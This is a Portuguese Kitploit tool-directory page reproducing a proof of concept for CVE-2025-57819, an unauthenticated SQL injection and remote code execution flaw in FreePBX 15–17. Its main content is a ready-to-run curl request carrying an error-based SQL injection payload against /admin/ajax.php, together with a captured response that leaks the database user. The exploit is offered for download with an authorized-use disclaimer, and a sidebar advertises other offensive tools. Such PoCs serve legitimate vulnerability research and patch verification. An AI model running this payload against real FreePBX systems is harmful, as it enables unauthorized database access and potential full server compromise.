
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
SQL-Injection-and-RCE_CVE-2025-57819 — As versões 15, 16 e 17 do FreePBX contêm uma vulnerabilidade de Execução Remota de Código (RCE) causada pela sanitização insuficiente dos dados fornecidos pelo usuário nos endpoints. | Kitploit
Ferramentas/GitHubGitHub/muhammadwaseem29/sql-injection-and-rce_cve-2025-57819
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebCTFTestes de PenetraçãoAprendizado e Educação
GitHubmuhammadwaseem29/sql-injection-and-rce_cve-2025-57819

SQL-Injection-and-RCE_CVE-2025-57819

As versões 15, 16 e 17 do FreePBX contêm uma vulnerabilidade de Execução Remota de Código (RCE) causada pela sanitização insuficiente dos dados fornecidos pelo usuário nos endpoints.

Ver RepositórioSite
7216há 1 anoAinda não revisado
Compartilhar

FreePBX RCE PoC (Não Autenticado)

Resumo

As versões 15, 16 e 17 do FreePBX contêm uma vulnerabilidade de Execução Remota de Código (RCE) causada por sanitização insuficiente de dados fornecidos pelo usuário em endpoints.
Um atacante não autenticado pode manipular o banco de dados e obter execução remota de código. O exploit não requer autenticação.

Referência

  • https://github.com/freepbx/security-reporting/security/advisories/ghsa-m42g-xg4c-5f3h

Prova de Conceito (PoC)

Nota: O alvo foi ocultado. Substitua [REDACTED_TARGET] pelo host real ao realizar testes autorizados.


Requisição

curl -i -k "https://[REDACTED_TARGET]/admin/ajax.php?module=FreePBX%5Cmodules%5Cendpoint%5Cajax&command=model&template=x&model=model&brand=x'+AND+EXTRACTVALUE(1,CONCAT('~USER:',(SELECT+USER()),'~'))+--+"

Resposta (exemplo capturado durante o teste)

HTTP/1.1 500 Internal Server Error
Date: Fri, 12 Sep 2025 08:35:29 GMT
Server: Apache/2.4.6 (Sangoma) OpenSSL/1.0.1e-fips PHP/5.6.31
X-Powered-By: PHP/5.6.31
Set-Cookie: PHPSESSID=fmt7o0oecththmves36nijvfu7; expires=Sun, 12-Oct-2025 08:35:29 GMT; Max-Age=2592000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{"error":{"type":"Exception","message":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~USER:freepbxuser@localhost~'::","file":"\/var\/www\/html\/admin\/libraries\/utility.functions.php","line":207}}

Por que isso prova: a resposta contém ~USER:freepbxuser@localhost~ — confirma injeção SQL / divulgação de dados a partir de uma requisição não autenticada.

carbon (1)

Impacto

Manipulação remota do banco de dados sem autenticação levando à execução arbitrária de código no servidor — possível comprometimento total do sistema.


Aviso Legal

Este repositório e PoC são fornecidos apenas para fins educacionais e de pesquisa de segurança autorizada. Não teste ou explore sistemas sem permissão explícita. O autor não se responsabiliza por uso indevido ou danos resultantes deste PoC.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




